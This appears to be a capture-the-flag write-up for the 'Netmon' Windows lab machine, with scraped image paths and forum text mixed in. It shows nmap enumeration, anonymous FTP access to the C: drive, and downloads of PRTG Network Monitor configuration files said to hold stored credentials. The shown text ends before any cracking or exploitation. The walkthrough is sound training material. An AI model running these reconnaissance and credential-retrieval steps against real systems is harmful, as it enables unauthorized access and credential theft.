
Netmon

The target for this challenge is a Windows machine.


Enumeration:

For the first step, we run a nmap scan on the target with a stealth scan.



```
root@kali:~# nmap -sS 10.129.1.126
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-28 15:58 CET
Nmap scan report for 10.129.1.126
Host is up (0.081s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
```


From the opened ports, we can easily identify that our target is running on Windows. Let us now run a version scan.



```
root@kali:~# nmap -sC -sV 10.129.1.126 -p 21,80,135,139,445
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-28 15:58 CET
Nmap scan report for 10.129.1.126
Host is up (0.082s latency).

PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-02-19  11:18PM                 1024 .rnd
| 02-25-19  09:15PM       <DIR>          inetpub
| 07-16-16  08:18AM       <DIR>          PerfLogs
| 02-25-19  09:56PM       <DIR>          Program Files
| 02-02-19  11:28PM       <DIR>          Program Files (x86)
| 02-03-19  07:08AM       <DIR>          Users
|_02-25-19  10:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


The first interesting service is FTP. It runs from the “C:\” directory of the machine, and anonymous login is allowed. We can see also that it runs a web server from port 80.

But since it is a windows target, we must run a nmap scan on all ports of the targeted machine. Let us do it with the option “-p-”.




```
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
5985/tcp  open  wsman        syn-ack ttl 127
47001/tcp open  winrm        syn-ack ttl 127
49664/tcp open  unknown      syn-ack ttl 127
49665/tcp open  unknown      syn-ack ttl 127
49666/tcp open  unknown      syn-ack ttl 127
49667/tcp open  unknown      syn-ack ttl 127
49668/tcp open  unknown      syn-ack ttl 127
49669/tcp open  unknown      syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 563.26 seconds
           Raw packets sent: 68173 (3.000MB) | Rcvd: 68098 (2.765MB)
root@kali:~# 
```

We then analyze which services and versions are running on those ports.



```
root@kali:~# nmap -sC -sV 10.129.1.126 -p 5985,47001,49664-49669
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-28 16:12 CET
Nmap scan report for 10.129.1.126
Host is up (0.086s latency).

PORT      STATE SERVICE VERSION
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc   Microsoft Windows RPC
49665/tcp open  msrpc   Microsoft Windows RPC
49666/tcp open  msrpc   Microsoft Windows RPC
49667/tcp open  msrpc   Microsoft Windows RPC
49668/tcp open  msrpc   Microsoft Windows RPC
49669/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.63 seconds
root@kali:~# 
```

We found other ports running a HTTP server. From here we can discover what the web site looks like.




PRTG Network Monitor (NETMON)

Login Name

Password

Login

The interface we get here is a login page for PRTG Network Monitor (NETMON). According to Paessler documentation, PRTG is allows to monitor all the systems in an IT infrastructure. Now if we have access to the whole computer from the “C:\” directory, we can try to find the credentials in the target machine from FTP.



Votes:
0

Your Vote:

Hello,


Thank you very much for using PRTG. Monitoring Credentials are indeed saved in the configuration file of PRTG, although the passwords are encrypted.

best regards.

BEST ANSWER

Created on Nov 17, 2014 9:17:02 AM by Torsten Lindner [Paessler Support]
Permalink

We just have to find where the configuration file is located.



Program directory


By default, the PRTG setup program stores the core installation in one of the following directories:

```
%programfiles%\PRTG Network Monitor
```

or


```
%programfiles(x86)%\PRTG Network Monitor
```

We can now get the configuration file from FTP.




```
ftp> cd Paessler
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-28-21  10:07AM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-28-21  09:57AM       <DIR>          Configuration Auto-Backups
01-28-21  10:07AM       <DIR>          Log Database
02-02-19  11:18PM       <DIR>          Logs (Debug)
02-02-19  11:18PM       <DIR>          Logs (Sensors)
02-02-19  11:18PM       <DIR>          Logs (System)
01-28-21  10:07AM       <DIR>          Logs (Web Server)
01-28-21  10:02AM       <DIR>          Monitoring Database
02-25-19  09:54PM              1189697 PRTG Configuration.dat
02-25-19  09:54PM              1189697 PRTG Configuration.old
07-14-18  02:13AM              1153755 PRTG Configuration.old.bak
01-28-21  10:07AM              1638522 PRTG Graph Data Cache.dat
02-25-19  10:00PM       <DIR>          Report PDFs
02-02-19  11:18PM       <DIR>          System Information Database
02-02-19  11:40PM       <DIR>          Ticket Database
02-02-19  11:18PM       <DIR>          ToDo Database
226 Transfer complete.
ftp>
```

We get these three files since we don’t know yet where is located the right encrypted password.




```
ftp> get "PRTG Configuration.dat"
local: PRTG Configuration.dat remote: PRTG Configuration.dat
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1189697 bytes received in 1.20 secs (965.2163 kB/s)
ftp> get "PRTG Configuration.old"
local: PRTG Configuration.old remote: PRTG Configuration.old
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1189697 bytes received in 1.35 secs (863.2056 kB/s)
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1153755 bytes received in 1.21 secs (934.4685 kB/s)
ftp> exit
